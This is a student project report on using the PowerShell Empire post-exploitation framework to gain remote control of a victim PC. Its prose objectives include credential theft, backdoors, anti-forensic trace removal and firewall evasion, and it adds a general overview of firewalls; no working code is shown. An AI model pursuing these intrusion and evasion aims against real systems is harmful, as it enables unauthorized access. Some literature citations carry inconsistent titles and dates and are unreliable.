Unauthorised Remote Access Powershell

A major project report submitted in partial fulfilment of the requirement for the award of degree of

Bachelor of Technology

in

Computer Science & Engineering / Information Technology

Submitted by

Nitin Sharma(201538), Parth Kumar(201235)

Under the guidance & supervision of

Mr. Prateek Thakral

Department of Computer Science & Engineering and Information Technology

Jaypee University of Information Technology, Waknaghat, Solan - 173234 (India)

CERTIFICATE

This is to certify that the work which is being presented in the project report titled "**Unauthorised Remote Access Powershell**" in partial fulfillment of the requirements for the award of the degree of B.Tech in Information Technology and submitted to the Department of Computer Science & Engineering And Information Technology, Jaypee University of Information Technology, Waknaghat is an authentic record of work carried out by "Nitin Sharma (201538) and Parth Kumar (201235)" during the period from August 2023 to May 2024 under the supervision of **Mr. Prateek Thakral**, Department of Computer Science and Engineering, Jaypee University of Information Technology, Waknaghat.

Nitin, 201538.

Parth Kumar, 201235.

This is to certify that the above statement made by the candidate is true to the best of my knowledge.

Mr. Prateek Thakral
Assistant Professor
Computer Science and Engineering/Information Technology Department
Dated:

Candidate's Declaration

We hereby declare that the work presented in this report entitled **'Unauthorised Remote Access Powershell'** in partial fulfillment of the requirements for the award of the degree of **Bachelor of Technology** in **Computer Science & Engineering / Information Technology** submitted in the Department of Computer Science & Engineering and Information Technology**,** Jaypee University of Information Technology, Waknaghat is an authentic record of my own work carried out over a period from August 2023 to May 2024 under the supervision of **Mr. Prateek Thakral** (Assistant Professor, Department of Computer Science & Engineering and Information Technology).

The matter embodied in the report has not been submitted for the award of any other degree or diploma.

(Student Signature with Date)
Student Name: Nitin Sharma
Roll No.: 201538

(Student Signature with Date)
Student Name: Parth Kumar
Roll No.: 201235

This is to certify that the above statement made by the candidate is true to the best of my knowledge.

(Supervisor Signature with Date)
Supervisor Name: Mr. Prateek Thakral
Designation: Assistant Professor
Department: Computer Science and Engineering/Information Technology Department
Dated:

ACKNOWLEDGEMENT

To begin, I would like to express my heartfelt gratitude to almighty God for his heavenly grace, which enabled us to successfully complete the project work.

I am extremely grateful and wish to express my deep gratitude to Supervisor **Mr. Prateek Thakral, Assistant Professor, Department** of CSE&IT Jaypee University of Information Technology, Waknaghat. His never-ending patience, intellectual direction, persistent encouragement, constant and vigorous supervision, constructive criticism, helpful suggestions, and reading numerous poor versions and revising them at all stages allowed this project to be completed. I would like to express my heartiest gratitude to Mr. Prateek Thakral, Department of CSE&IT, for his kind help to finish my project.

I would also like to express my gratitude to everyone who has assisted me in making this project a success, whether directly or indirectly. In this unusual scenario, I'd like to express my gratitude to the different staff members, both teaching and non-teaching, who have provided me with valuable assistance and assisted my project. Finally, I must express my gratitude for my parents' unwavering support and patience.

Nitin (201538)

Parth kumar (201235)

Table of Content

Chapter 1: Introduction 1

1.1 Introduction 1

1.2 Problem Statement 1

1.3 Objective 2

1.4 Significance and Motivation of the Project Work 2

1.5 Organization of Project Report 3

1.6 Components of Powershell Empire 4

1.7 Benefits of using Powershell Empire 5

1.8 Limitations of using Poweshell Empire 6

1.9 Methodology 6

1.10 Techniques 7

Chapter 2: Literature Survey 9

2.1 Overview of Relevant Literature 13

2.2 Key Gaps in the Literature 21

Chapter 3: System Development 22

3.1 Requirements and Analysis 18

3.2 Project Design and Architecture 24

3.3 Data Preparation 24

3.4 Implementation 25

3.5 Key Challenges 35

Chapter 4: Testing 35

4.1 Testing Strategy 39

4.2 Test Cases and Outcomes 39

Chapter 5: Result and Evaluation 41

Chapter 6: Conclusions and Future Scope 44

6.1 Conclusion 44

6.2 Future Scope 44

References 45

Plagiarism Certificate

List of Tables

TABLE NO.	CAPTION	PAGE NO.
Table1	Overview of Relevant Literature	16
Table 2		
Table 3		
Table 4		

List of Figures

FIGURE NO.	CAPTION	PAGE NO.
Figure 1.1	Firewall allowing Legitimate Traffic.	12
Figure 1.2	Firewall blocking Malicious Traffic.	12
Figure 3.1	Implementation of payload using Empire.	24
Figure 3.2	Output of PowerShell empire server.	25
Figure 3.3	Output of PowerShell empire client.	26
Figure 3.4	Display the help menu of empire.	26
Figure 3.5	Display a list of active listeners.	27
Figure 3.6	Display a functions of http listeners.	28
Figure 3.7	Types of stager in empire.	29
Figure 3.8	Display a launcher.bat file specifications.	29
Figure 3.9	Display a functions of launcher.bat .	30
Figure 3.10	Generated launcher.bat file in desktop.	31
Figure 3.11	Display Apache server status.	31
Figure 3.12	Display a website hosting on Netlify.	28
Figure 3.13	Payload download from hosted website.	32
Figure 3.14	Display a payload file in victim system.	33
Figure 3.15	Display a list of agents and its functions	33
Figure 3.16	Display a list of agents in active state.	34

Figure 3.17	**Display different type of modules present inthe powershell empire.**	**34**
Figure 3.18	**Show a details of external modules of empire.**	**35**
Figure 3.19	**Display a SessionID details from the agent.**	**35**
Figure 3.20	**Display a detection of payload using network firewall of sytem.**	**36**
Figure 3.21	**Display a payload threat blocks by firewall.**	**36**
Figure 3.22	**Display blocked thread details.**	**37**
Figure 3.23	**Display Virus and thread protection by firewalls actions results.**	**38**
Figure 5.1	**Result of SessionID obtain from the agent**	**41**
Figure 5.2	**Agent Informations**	**41**
Figure 5.3	**Filter incoming and outgoing network traffic**	**42**
Figure 5.4	**Detect and block suspicious or malicious network activity**	**42**
Figure 5.5	**Save a capture log data**	**43**

ABSTRACT

This project report presents the design, development, and implementation to gain a full access of remote pc using PowerShell Empire. PowerShell Empire stands at the forefront of post-exploitation framework offering a dynamic platform for cybersecurity professional. Developed in Python and making strategic use of PowerShell, a native scripting language in Windows environments. PowerShell empire provides a robust toolset for penetration tester. The three main components of PowerShell Empire are listeners, stagers, and agents. Listener are the communication endpoints in PowerShell Empire that allow the attacker to receive connection and command from compromised systems . Stagers are components responsible for delivering the initial payloads to compromised system and agents are the payloads that are executed on victim system.

Overall, this project contributes to versatile post-exploitation framework that aids cybersecurity professionals in assessing and enhancing the security posture of organizations.

CHAPTER 01: INTRODUCTION

This chapter of the project report is the beginning of the content of this report. It contains the building up of the plot of this report. The problem statement along with the main objectives of this project are discussed in here. The significance of this project and the real motivation behind the intentions to take up this topic as our project are also listed in detail in this particular chapter. The organization of this project report is also listed in this very chapter. A basic description regarding the PowerShell Empire in the title of this project report is also given here.

1.1 INTRODUCTION

As the number of computer are increasing day by day and are used to store sensitive information and the need for secure computer systems becomes more apparent. Here comes the role of penetration testing.

PowerShell Empire is a powerful post-exploitation framework that uses PowerShell for control of compromised systems. It was designed for penetration to simulate advanced persistent threats and test the security of the system.

The three main components of PowerShell Empire are listeners, stagers, and agents. Listeners are the communication endpoint in the PowerShell empire that allow the attacker to receive connection from compromised systems. Stagers are main components responsible for delivering the initial payload to the victim system and agents are the payload that are executed on compromised system.

1.2 PROBLEM STATEMENT

In this project we will be try to gain a full access of remote pc using PowerShell Empire. PowerShell Empire is a powerful post-exploitation framework that uses PowerShell for remote control of victim systems. It was designed for penetration tester to simulate advanced persistent threats and test the security of systems. But main challenge we faced during this project is detection of payload that we send to remote pc during the post exploitation**.** Many antivirus and endpoint security solutions are designed to detect and prevent suspicious activities, including those used by penetration testers. Payloads and communication channels established by PowerShell Empire might be flagged as malicious, leading to detection and

prevention and also Firewalls and Network Security measures might block the communication channels established by PowerShell Empire. Other then this we have System-Specific and Network Segmentation problem also.

1.3 OBJECTIVES

The main objectives which we try to aim during the completion of this project are all listed below –

- Using Powershell empire we try to get credential information of remote pc using payload.
- We also try to create backdoor so that we can access a system at anytime in future.
- We also try to data collection and analysis from the remote system.
- Also try to remove digital fingerprint from victim system so that we remain anonymous.
- Also logging and monitoring the process of empire.
- Detection of payload using monitor system.

1.4 SIGNIFICANCE AND MOTIVATION OF THE PROJECT WORK

The significance and motivation behind undertaking a project on PowerShell Empire are to find a loop holes in computer that became a reason of cybersecurity threats. As organizations face many cyber attack daily so there is a critical demand for tools and framework and solution that can assist cybersecurity professional in evaluating and enhancing their defenses and protect the organization from the these such type of attacks . The project on PowerShell Empire is motivated by several key factors those are written below:

Complexity of Cyber Threat:

Cyber threat become highly advanced technique to exploit the vulnerabilities in systems. PowerShell Empire with its modular design offer a platform to simulate and understand the nature of contemporary cyber attack.

Testing:

The project aims to provide cybersecurity penetration tester with a tool that enable realistic simulation of cyber threat. By using PowerShell Empire security teams can be identify weaknesses of systems and also find a loop holes of systems.

Real-world Scenario Simulations attack:

PowerShell empire capability to emulate real-world attacks scenario is a driving force behind this project. This features allows us to recreate the technique and procedure employed by adversaries and providing invaluable insights into potential vulnerabilities and protect the systems from cyber attacks.

Educational and Research:

This project is used recognizes the educational and research potential of PowerShell empire. It provide a hands-on learning tool for security researchers, students, and educators. By studying the framework we can gain a deeper understanding of cyber attack.

Another major source of motivation for this project was our supervisor sir **Mr. Prateek Thakral** who enlightened and guided us on the throughout journey.

1.5 ORGANIZATION OF PROJECT REPORT

Project report introduction:

- Serve as the report's opening section.
- Write the foundational text for upcoming chapters.
- Describes the essential elements of the project, including the problem description, primary goals, and significance.
- Offer a centralized focal point for illegal computer access on the PowerShell Empire.

Context and setting:

- Talking about the requirement for a secure system and the increasing number of computers.
- Present the project as a penetration test and cybersecurity initiative.

Overview of PowerShell Empire:

- Presenting PowerShell Empire, an effective post-operation framework.
- Describe how to monitor infected systems using PowerShell.
- Presenting the listeners, viewers, and agents—the three primary components.

Problem Statement:

- Determine the primary obstacles to use PowerShell Empire to obtain complete access to distant systems.

- Identify obstacles that may come up throughout the project, such as problems with network segmentation, firewall and security blocking solutions, and workload estimation.

Project Objectives:

- This section describes the primary goals of the project, which include different input tests and post-operational tasks.
- The goals consist of granting access, producing data that is open source, gathering and evaluating information, guaranteeing anonymity, and carrying out registration and oversight.

Vital and inspiring:

- Examine the significance of the bigger undertaking.
- Deals with the requirement to locate weak points and thwart cybersecurity dangers.
- Showcase motivating elements such as the intricacy of cyberthreats, the ability to simulate the real world, the possibility for teaching and research, and project manager direction.

Chapter Results:

- Recap the key points from the introduction.
- A thorough examination of PowerShell Empire's application in cybersecurity offers a framework for identifying the difficulties, objectives, and priorities of a project.
- The information flows clearly from this well-organized organization, giving a thorough grasp of the project's objectives and context.

1.6 COMPONENTS OF POWERSHELL EMPIRE

PowerShell Empire are basically organized into three main components and these are agents, stagers, and listeners. Each of these components play a specific roles in the post- exploitation framework.

Agents:

Agents are the components that run on victim system. They establish communication with the listener, enabling the attacker to execute different command and module on the compromised hosts. Agent are responsible for carrying out post-exploitation activities on the target system.

Stagers:

Stagers are small and less detectable payload that are delivered to a target system to establish the initial connection to the attacker system. The main purpose of the stager is to download the full powershell empire agent in the compromised system.

Listeners:

Listeners act as the command and control server in powershell empire. They listen for incoming connection from victim system. The communication between agent and listener allow the attackers to send commands to compromised host and receive information from them. Listeners are responsible for managing the communication channel between the attacker and the compromised system.

1.7 BENEFITS OF USING POWERSHELL EMPIRE

Powershell empire is a post-exploitation framework designed for penetration testing . Here are some benefits of using PowerShell Empire for its intended purposes and these are following below:

Penetration Testing:

Powershell empire can be used by security professional and ethical hacker to identify vulnerabilities and weaknesses in a system. It allows them to simulate real-world cyber attack to assess the security posture of an organizations.

Post-Exploitation Techniques:

Powershell empire is designed to perform various post-exploitation activities such as lateral movement, privilege escalations and data modifications. This allows security professional to understand how attacker might behave after gaining initial access to a remote system.

Security Awareness Training:

Powershell empire can be used as a training tool to educate IT and security team about the latest techniques and procedures employed by attacker. This knowledge help organizations better defend against real-world threats.

Detection and Defense Testing:

Security professional can use PowerShell Empire to test the effectiveness of security detection and defense mechanism. This includes evaluating the ability of intrusion detection system antivirus software, and other security tools to detect and respond to PowerShell-based attacks.

1.8 LIMITATIONS OF USING POWESHELL EMPIRE

While Powershell empire is a powerful post-exploitation framework designed for legitimatesecurity testing and ethical hacking and red teaming activities. It important to highlights it limitation and the potential risks associated with its use. The primary concerns and limitations include:

Detection by Security Tools:

Security tool such as antivirus software and intrusion detection systems are becoming moreadept at identifying and blocking powershell based attack. Powershell empire may be detected by security solutions and reducing its effectiveness.

Increased Security Awareness:

Organization are becoming more aware of the risks associated with powershell based attacksand leading to improved security awareness and better mitigation measures. This may make it more challenging to successfully use powershell empire in real-world scenarios.

Network Segmentation and Monitoring:

Organizations are implementing stronger network segmentations and monitoring and making lateral movement within a network more challenging. PowerShell Empire effectiveness may be limited in environment with robust security measures.

Continuous Updates and Patches:

Organization regularly apply security updates and patches to mitigate vulnerabilities. PowerShell Empire's effectiveness may diminish as system are updated and vulnerabilities are addressed.

Risk of Exposure:

Using PowerShell Empire carries a risk of exposure. If the tool is not used carefully or if there are mistake in the testing process, there is a risk of unintentional harm or data breachesor disruption to systems.

1.9 METHODOLOGY

PowerShell Empire is a post-exploitation framework designed for penetration testing and ethical hacking. It provide a range of modules and functionalities to simulate various aspectsof a cyber attack. Here is an overview of some common methodologies associated with PowerShell Empire:

Reconnaissance:

Gather information about the target network, systems, and users. This may involve scanning for open ports or identifying active hosts and profiling network services.

Delivery:

Deliver the initial payload or stager to a target system. The stager is a lightweight piece of code that establishes the connection back to the attacker system and facilitates the download of the full agent.

Staging:

Execute the stager on the target system that allowing it to download the full Powershell empire agent. Staging is often done in a way that helps evade detection such as through obfuscation or the use of encrypted communication.

Establishing a Command and Control Channel:

The compromised system establishes a communication channel with the attacker system through the use of a listener. This allows the attacker to send commands and receive information from the compromised host.

Data Collection:

Collect information from compromised systems such as user credentials and system configurations and network details. PowerShell Empire includes modules for reconnaissance and data exfiltration.

Clean-Up:

Conceal traces of the attack by removing log, clearing event histories and deleting any evidence that may indicate unauthorized access.

1.10 TECHNIQUES

PowerShell Scripting:

PowerShell Empire leverages the PowerShell scripting language which is used to built Windows or to execute command on compromised system. Powershell is a powerful and versatile scripting language that allows for tasks ranging from simple administrative tasks to more complex operations and perform a specific tasks.

Staging:

Staging used to delivering an initial, small and less detectable payload to a target system. The stager is responsible for downloading the full powershell empire agent in remote systems.

Encrypted Communication:

Powershell empire uses encrypted communication channel between the compromised system and the attacker system. This helps to protect the communication from detection bysecurity tools such as firewalls.

Reflective Injection:

Reflective injection is used injecting shellcode or malicious code directly into the memory of a running process rather than writing it to disk or harddisk. This technique can help evadetraditional antivirus detection mechanisms.

1.11 COMPONENTS OF FIREWALL

Understanding Packet Filtering Firewall:

Before delving into the technical intricacies of building a packet filtering firewall application, it's essential to grasp the fundamental concept behind it. At its core, a packet filtering firewall acts as a barrier between a private internal network and the external network, scrutinizing each packet of data that enters or leaves the network based on a set of predefined rules. These rules dictate which packets are allowed to pass through and which are blocked, thereby enhancing network security by mitigating potential threats.

Packet Capture:

The application begins by capturing incoming and outgoing packets from the network interface using Python libraries such as Scapy or PyShark. These libraries provide a robust framework for packet capture and analysis, allowing the firewall to inspect the contents of each packet.

Rule Evaluation:

Once packets are captured, they are subjected to rule evaluation to determine whether they should be allowed or blocked. Rules can be defined based on various criteria such as source IP address, destination IP address, port numbers, and protocol type. Python's expressive syntax enables the implementation of rule evaluation logic in a concise and efficient mann

Stateful Inspection:

In addition to simple rule-based filtering, the firewall can incorporate stateful inspection to track the state of network connections. This involves maintaining a table of active connections and dynamically adjusting filtering rules based on the state of these connections. Python's object-oriented capabilities facilitate the implementation of stateful inspection logic, allowing the firewall to intelligently handle complex network protocols such as TCP.

Logging and Reporting:

To facilitate monitoring and analysis, the firewall logs information about blocked and allowed packets, including timestamp, source and destination addresses, and reason for blocking (if applicable).

1.12 TYPES OF FIREWALL

First Generation: Packet Filtering Firewall:

First-generation firewalls, also known as packet filtering firewalls, emerged in the late 1980s. They operate at the network layer (Layer 3) and inspect incoming and outgoing packets based on predefined rules. Packet filtering firewalls treat each packet in isolation and lack context awareness. They make filtering decisions based on criteria like source/destination IP addresses, protocols, and ports. While simple, they lack the ability to track the state of connections, making them susceptible to certain types of attacks.

Second Generation: Stateful Inspection Firewall:

Second-generation firewalls, introduced in the mid-1990s, revolutionized network security with stateful inspection. Unlike their predecessors, they maintain the state of network connections and make filtering decisions based on the entire conversation flow. Stateful inspection enhances security by providing context-aware filtering, improving efficiency and accuracy in threat detection and prevention.

Software Firewall:

Software firewalls are installed locally on devices or on cloud servers. They offer advantages in controlling data inflow and outflow, limiting network connections per device. However, they can be time-consuming to manage and may introduce performance overhead.

Hardware Firewall:

Hardware firewalls, also known as firewalls based on physical appliances, provide robust

Network Segmentation:

Firewalls can be used to segment larger networks into smaller subnets, reducing the attack surface and enhancing overall network security by isolating sensitive resources and data.

1.14 DISADVANTAGES OF USING FIREWALL:

Complexity:

Setting up and maintaining a firewall can be complex and time-consuming, particularly for large networks or organizations with diverse user and device environments.

Limited Visibility:

Firewalls may lack visibility into security risks operating at other levels, such as the application or endpoint level, potentially leaving gaps in security defenses.

False Sense of Security:

Over-reliance on firewalls may lead to a false sense of security, as they are just one component of a comprehensive security strategy. Neglecting other security measures like endpoint security or intrusion detection systems can leave organizations vulnerable to attacks.

Limited Adaptability:

Rule-based firewalls may struggle to respond to emerging security threats, as they rely on predefined rules and signatures for traffic analysis and filtering.

Performance Impact:

Firewalls can impact network performance, especially if they are configured to analyze or manage a large volume of traffic. This performance overhead can affect network latency and throughput.

Limited Scalability:

Deploying multiple firewalls to secure multiple networks can be expensive and complex, particularly for large organizations with diverse network architectures.

Limited VPN Support:

Some firewalls may have limited support for complex VPN features, potentially restricting the user experience for remote workers and hindering remote access capabilities.

Cost:

The initial cost of purchasing firewall devices or add-on features, along with ongoing maintenance and management expenses, can be significant, particularly for small or medium-sized businesses with limited budgets.

1.15 WORKING OF FIREWALL:

Firewalls serve as gatekeepers for network traffic within a private network, filtering incoming and outgoing data based on predefined rules. Imagine a firewall as the vigilant guard stationed at the entrance of your computer's network, permitting only trusted sources or IP addresses to access your network.Incoming traffic is scrutinized by the firewall, which distinguishes between legitimate and potentially harmful data packets according to established security protocols. Only traffic conforming to predetermined criteria is allowed to pass, while suspicious or malicious packets are blocked.




Figure 1.1 Firewall allowing Legitimate Traffic

Conversely, in another scenario depicted below, the firewall intervenes to block malicious traffic from infiltrating the private network, thus safeguarding against potential cyberattacks:




Figure 1.2: Firewall blocking Malicious Traffic

In this way, firewalls swiftly analyze and identify potential threats, thereby fortifying network security and shielding against malware and suspicious activities

CHAPTER 02: LITERATURE REVIEW

2.1 OVERVIEW OF RELEVANT LITERATURE

Tjada Nelson, Hussain Kettani in their study entitled "Open Source PowerShell Post-Exploitation Frameworks Used by Cyber Intelligence Teams", Issue 2020

It examines how cyber intelligence teams employ PowerSploit and PowerShell Empire, two open-source PowerShell-based frameworks. Empirical studies indicate that this architecture is employed across several stages of an attack, providing a tactical means of addressing the problems associated with intricate features and restricted customisation. However, it also outlines restrictions on the growing use of research, even as it recognizes the potential made apparent by its widespread application. Furthermore, depending just on open source tools may restrict customization for certain workflows or special uses, raising issues with how well they may adapt to various cybersecurity circumstances.

Wataru Matsuda, Mariko Fujimoto, Takuho mitsunaga in their study entitiled “Real-Time Detection System Against Malicious Tools by Monitoring DLL on Client Computers”, Issue 2019

The goal of the research is to monitor DLL activity on client computers in order to achieve high accuracy in detecting malicious devices. Despite evidence to the contrary, this approach has certain drawbacks. Because the system depends on a predetermined list of generic DLLs, its capacity to adjust to new threats may be compromised. Furthermore, it can be challenging to maintain the integrity of exposed systems due to attackers' ability to alter or compromise Sysmon logs on compromised systems.

The work by Zhenyuan Li, Chi Alfred Chen, Chunlin Siong, Chenan Chen, Tiantian Zhu, and Hai Yang titled "Effective and Lightweight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts" that was presented at CCS 2019. locating and interpreting PowerShell scripts is problematic. To detect successful attacks, the researchers suggest a novel method that combines semantic-aware mechanisms with deobfuscation techniques. By developing a small, light-weight solution that can precisely identify malicious activity in PowerShell scripts, the overall cybersecurity defense against threats utilizing PowerShell-based techniques will be strengthened.

The study "Penetration Testing in the IoT Era" by Chung-Kuan Chen, Zhi-Kai Zhangang, Shan-Hsin Li, and Shiuhping Shieh examines the difficulties and factors to be taken into account when conducting penetration testing in this day and age. It was presented at MC 2018. Things on the Internet (IoT). Studies examine the distinct security challenges posed by IoT networks and devices and offer valuable perspectives on efficient penetration testing methods tailored to this dynamic environment. In addition to discussing the intricacy and diversity of attack surfaces that IoT technologies have brought about, the article offers insightful advice on how to secure the IoT ecosystem by using thorough interoperability testing methods.

An introduction will be given in a research paper titled "Learning on Input Testing and Tools," which Hessa Mohammed Zaher Al Shabli and Babak D. Beheshti presented at the 2018 IEEE Long Island Systems, Applications, and Technology (LISAT) Conference. - the third entrance exam test and associated materials. Numerous facets of entrance testing, such as techniques, resources, and best practices, can be covered by research. It can shed light on how the field of cybersecurity is changing and how penetration testing works to find and fix vulnerabilities. By highlighting the significance of testing procedures and reliable tools in enhancing the overall security posture of systems and networks, the paper will advance cybersecurity knowledge.

The use of agent-based modeling, specifically BDI (Trust. architecture -Desire-Intent), in automating penetration tests is explored in the research paper "Modeling Agent-Based Penetration Testing (BDI) for Automation" by Ge Chu and Alexey Lisitsa, which was presented at the Privacy, Security and Trust (PST) Conference 2018. Researchers can investigate how more intelligent agents with beliefs, preferences, and intentions can increase penetration testing's efficacy and efficiency. This strategy can help address the difficulties brought on by the ever-changing and dynamic nature of cyber security threats. The advantages of employing agent-based models for automation—like their ability to adjust to shifting circumstances and replicate human decision-making in penetration testing scenarios—will probably be covered in the paper.

Michael C. Long II and Dave Hoelzer's research article "Disrupting the Empire: Detecting Command and Control Operations in PowerShell Empire" examines the methods for identifying and stopping command and control operations carried out via PowerShell Empire. Analysis of methods and signatures connected to PowerShell Empire command and control operations may be part of the research. The writers will probably talk about ways to identify and lessen threats from PowerShell Empire, a potent post-exploitation framework, by using tools, techniques, or detection systems. By offering insight into the identification and avertance of malicious activity orchestrated by the PowerShell Empire, this research can fortify cybersecurity defenses.

Prashant S. Shinde, Prof. Shrikant B. Ardhapurkar “Cyber Security Analysis using Vulnerability Assessment and Penetration Testing”, IEEE Sponsored World Conference on Futuristic Trends in Research and Innovation for Social Welfare (WCFTR’16) delves deeply into cybersecurity analysis, emphasizing penetration testing and vulnerability assessment. Methods, instruments, and strategies for identifying and resolving vulnerabilities in computer systems may be examined in this study. The use of penetration testing, a proactive security testing method, to find openings and points of entry for cyberattacks may be covered in the article. To strengthen systems and networks' overall security posture against changing cyberthreats, this kind of research is crucial.

Yaroslav Stefinko, Andrian Piskozub, Roman Banakh, “Manual and Automated Penetration Testing. Benefits and Drawbacks. Modern Tendency” ,International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET), 2016 involves contrasting the results of mediation tests conducted manually and automatically. The benefits and drawbacks of manual and automated approaches to penetration testing for information systems security evaluation are covered in this paper. These studies can shed light on the advantages, disadvantages, and trade-offs of automated versus manual penetration testing techniques, which are relevant to contemporary developments in cybersecurity.

Jai Narayan Goel, Vivek Kumar, Mohsen Hallaj Asghar, Sudhir Kumar Pandey, “Ensemble Based Approach to Increase Vulnerability Assessment and Penetration Testing Accuracy”, International Conference on Innovation and Challenges in Cyber Security (ICICCS 2016) provides an ensemble-based technique to raise penetration testing and vulnerability

assessment accuracy. The use of ensemble approaches, which combine multiple models or methodologies, to enhance the efficacy of cyber security assessments can be investigated in this paper. This method can be used to address the difficulty of precisely locating and assessing security holes in information systems, offering new perspectives on creative ways to raise penetration test accuracy.

Matt Bishop, Deborah A. Frincke, "About Penetration Testing" International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP 2007), Kaohsiung, Taiwan, 26-28 November 2007 can examine various facets of mixed testing. The paper can shed light on penetration testing's significance, methods, and difficulties as a cybersecurity practice. Penetration testing can incorporate multimedia signal processing and intelligent data encryption techniques, adding valuable knowledge to the information security industry.

Johnny Lu, Ryan Smith," A Heuristic Approach to Signature Based Detection of PowerShell Obfuscation",IEEE 2007 identifies malicious use of PowerShell and executed commands in real-time, this paper suggests a proactive monitoring approach that makes use of a centralized server and Windows event logs. The use of PowerShell libraries, coding commands, and deploying frameworks like Empire are some of the attack vectors that are covered. The authors stress the importance of PowerShell attack detection due to the possibility of malware spreading within corporate settings. The article also discusses problems with PowerShell's low default logging and system administrators' propensity to depend on frameworks in order to identify malicious activity.

Table 1 Overview of Relevant Literature

S. No.	**Paper Title [Cite]**	**Journal/ Conference (Year)**	**Tools/ Techniques/ Dataset**	**Results**	**Limitations**
1.	Open Source PowerShell-Written Post Exploitation	2020 3rd International Conference on Information	PowerShell, PowerSploit Framework,	Cyber intelligence groups use PowerShell-based	Increased usage of readily available PowerShell-based tools may

	Frameworks Used by Cyber Espionage Groups [1]	and Computer Technologies (ICICT)	PowerShell Empire Framework, PoshC2 Framework	frameworks for various attack phases to combat the complexity of attribution and limited customizations .	heighten detection. Reliance on open source tools may limit customization for specific operations or unique targets.
2.	Real-Time Detection System Against Malicious Tools by Monitoring DLL on Client Computers [2]	2019 IEEE Conference on Application, Information and Network Security (AINS)	Sysmon, Elastic Stack, (SIEM) DLL Analysis.	The research proposed a real-time detection method using Sysmon and Elastic Stack, achieving high accuracy in identifying malicious tools.	Relies on predefined common DLL lists. Attackers can delete or manipulate Sysmon logs on compromised systems,
3.	Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for	CCS ’19	Subtree-Based Deobfuscation Method Objective-Oriented Association (OOA) Mining Algorithm	The results showcase the effectiveness, efficiency, and significant enhancement in detecting PowerShell attacks after applying the	Static Analysis Vulnerability obfuscation techniques might bypass antivirus engines, limiting the efficacy of detection.

	PowerShell Scripts [3]			deobfuscation methodology.	
4.	Penetration testing in the IOT age [4]	MC 2018	Interface testing Transportation testing System Testing	Using these 3 techniques, effective penetration testing of IOT objects can be concluded efficiently.	IoT networks are complex, involving diverse devices and multiple network architectures. IoT devices have limited resources.
5.	A Study on Penetration Testing Process and Tools [5]	LISAT 2018	Nmap BeEF Metasploit BlackBox WhiteBox GrayBox	Considerations when conducting a penetration test include factors to assess, the testing process, and the tools used for the assessment.	Tools may not identify newly discovered vulnerabilities. Some tools can be resource-intensive, leading to performance issues.
6.	Agent-based (BDI) modeling for automation of	PST 2018	Agent based BDI model AgentSpeak Jason	Agent based BDI model allows for interaction with dynamic and	Agent-based systems are resource-intensive and complex.

	penetration testing [6]			unpredictable targets.	Adapting to new threats and techniques
7.	Disrupting the Empire: Identifying PowerShell Empire Command and Control [7]	GIAC 2017	Powershell Empire Kali Linux	Use of Powershell Empire C2 activity on an attack platform running Kali Linux.	Defenders should not use attack driven signatures. Very few empire IOCs are constant.
8.	Cyber Security Analysis using Vulnerability Assessment and Penetration Testing [8]	WCFTR 2016	Scanner VAPT tester Vulnerability Assessment Penetration testing	Use of VAPTto safeguard against threats. To keep upwith evolving vulnerabilities, VAPT tools should be flexible for adding new attack signatures.	They may struggle to identify custom attacks. Tools may overlook vital threats.

9.	Manual and Automated Penetration Testing, Benefits and Drawbacks. Modern Tendency[9]	TCSET'2016	Backtracking Penetration Testing(Automatic and manual) Open web application security project Metasploit Framework	Manual penetration testing allows to uncover a wide range of security vulnerabilities, each unique in its own way. They often leverage scripting languages to automate parts of the process, enhancing their efficiency.	Manual Testing limitations Database maintenance Rewrite attack code for different platforms Automatic testing Li May not be properly Suitable Incomplete Coverage.
10.	Ensemble Based Approach to Increase Vulnerability Assessment and Penetration Testing Accuracy [10]	2016 1st International Conference on Innovation and Challenges in Cyber Security	Metasploit Nessus Kali Linux Static code analysis Penetration Testing	VEnsemble output window gives the list of VAPT tools and their data used in analysis and the result of the analysis.	All type of vulnerabilities can't be found. Undetected and Unremoved vulnerabilities are big risk.

11.	About Penetration Testing [11]	IEEE 2007	Penetration Testing	Penetration testing evaluates a system uncovering vulnerabilities that might not be apparent .	Penetration testing may not cover every aspect of a system, leaving some vulnerabilities undiscovered.
12.	A Heuristic Approach to signature based detetction of PowerShell Obfuscation [12]	IEEE2007	Splunk ES Windows Event Logs Post-Exploitation Framework Empire	The approach successfully monitored Windows Event logs using Splunk, flagging specific PowerShell keywords.	Detecting highly obfuscated PowerShell commands. The approach heavily relies on known signatures.

2.2 KEY GAPS IN THE LITERATURE

These papers were good introductional approaches and gave a very good overview to the concepts that can be used. However, they do not talk about the approaches in much details. These paper doesn't contain different approaches how to bypass the the network firewall without detection and also how be bypass the threads of launcher,bat file that is detected by the firewalls and also how to remove a digital fingerprints from the remove systems.

CHAPTER 03: SYSTEM DEVELOPMENT

3.1 REQUIREMENTS AND ANALYSIS

3.1.1 FUNCTIONAL REQUIREMENTS

Functional Requirements are the requirements that are necessary and should be of higher priority than other requirements. The scope of a project plays an important role in the selection of functional requirements. With the current project scope following are the functional requirements :

Agent Functionality:

The system must be support deployment of agent on target systems to establish communication channel for post-exploitation activities.

Staging Capabilities:

The project must include stagers that facilitate the initial delivery of payload to target systems in a way that minimizes the risk of detection from network firewalls.

Listener Configuration:

The system should allow for the configuration of listeners to manage incoming connections from victim system.

Communication Encryption:

